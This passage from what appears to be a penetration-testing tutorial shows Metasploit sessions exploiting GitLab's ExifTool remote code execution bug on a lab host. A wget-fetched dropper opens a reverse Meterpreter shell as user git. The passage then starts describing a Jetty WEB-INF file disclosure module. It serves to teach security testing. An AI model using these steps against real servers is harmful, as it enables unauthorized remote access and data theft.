
```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an i
                                     nterface may be specifie
                                     d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux Dropper


msf6 exploit(multi/http/gitlab_exif_rce) >
```

Set all the required options and use the check command to see if the target is indeed vulnerable.




```
msf6 exploit(multi/http/gitlab_exif_rce) > set rhosts 192.168.4
0.137
rhosts => 192.168.40.137
msf6 exploit(multi/http/gitlab_exif_rce) > check

[*] Uploading aHGTXAZT.jpg to /Yc6OegrzeE
[+] 192.168.40.137:80 - The target is vulnerable. The error res
ponse indicates ExifTool was executed.
msf6 exploit(multi/http/gitlab_exif_rce) >
```


The target is indeed vulnerable. Execute the module.



```
msf6 exploit(multi/http/gitlab_exif_rce) > set lhost 192.168.40
.130
lhost => 192.168.40.130
msf6 exploit(multi/http/gitlab_exif_rce) > run

[*] Started reverse TCP handler on 192.168.40.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Uploading YY0rUVW8.jpg to /QoypPNNkG0t
[+] The target is vulnerable. The error response indicates Exif
Tool was executed.
```



```
[+] The target is vulnerable. The error response indicates Exif
Tool was executed.
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_t
cp
[*] Using URL: http://0.0.0.0:8080/W1t0npH
[*] Local IP: http://192.168.40.130:8080/W1t0npH
[*] Uploading UdxqTGDNf.jpg to /auGg2mb7Yo
[*] Client 192.168.40.137 (Wget/1.20.3 (linux-gnu)) requested /
W1t0npH
[*] Sending payload to 192.168.40.137 (Wget/1.20.3 (linux-gnu))
[*] Sending stage (984904 bytes) to 192.168.40.137
[+] Exploit successfully executed.
[*] Command Stager progress - 100.00% done (114/114 bytes)
[*] Meterpreter session 1 opened (192.168.40.130:4444 -> 192.16
8.40.137:38774 ) at 2022-03-03 07:32:48 -0500
[*] Server stopped.
```



```
meterpreter > sysinfo
Computer     : 192.168.40.137
OS           : Ubuntu 20.04 (Linux 5.11.0-27-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: git
meterpreter > 
```

As readers can see, we successfully have a meterpreter session with the privileges of git.


Jetty WEB_INF INFO Disclosure Module

TARGET: Eclipse Jetty 9.4.37.v20210219, 9.4.38.v20210224, 9.4.37-9.4.42, 10.0.1-10.0.5, 11.0.1-11.0.5


TYPE : Remote **MODULE : Auxiliary** **ANTI-MALWARE : NA**

Eclipse Jetty is an open source Java web server and Java Servlet container. The above mentioned versions of Eclipse Jetty suffer from a vulnerability where certain encoded URIs and ambiguous paths can access protected files in the WEB-INF folder. Although it can obtain any file in the `WEB-INF` folder, web.xml is most likely to have information of value.

Let's see how this module works. We have tested this on Jetty version 11.0.5 on a Docker container. The download information of the vulnerable software is given in our Downloads section. Let's set the target first. After downloading the vulnerable container, use docker compose to set the container running.



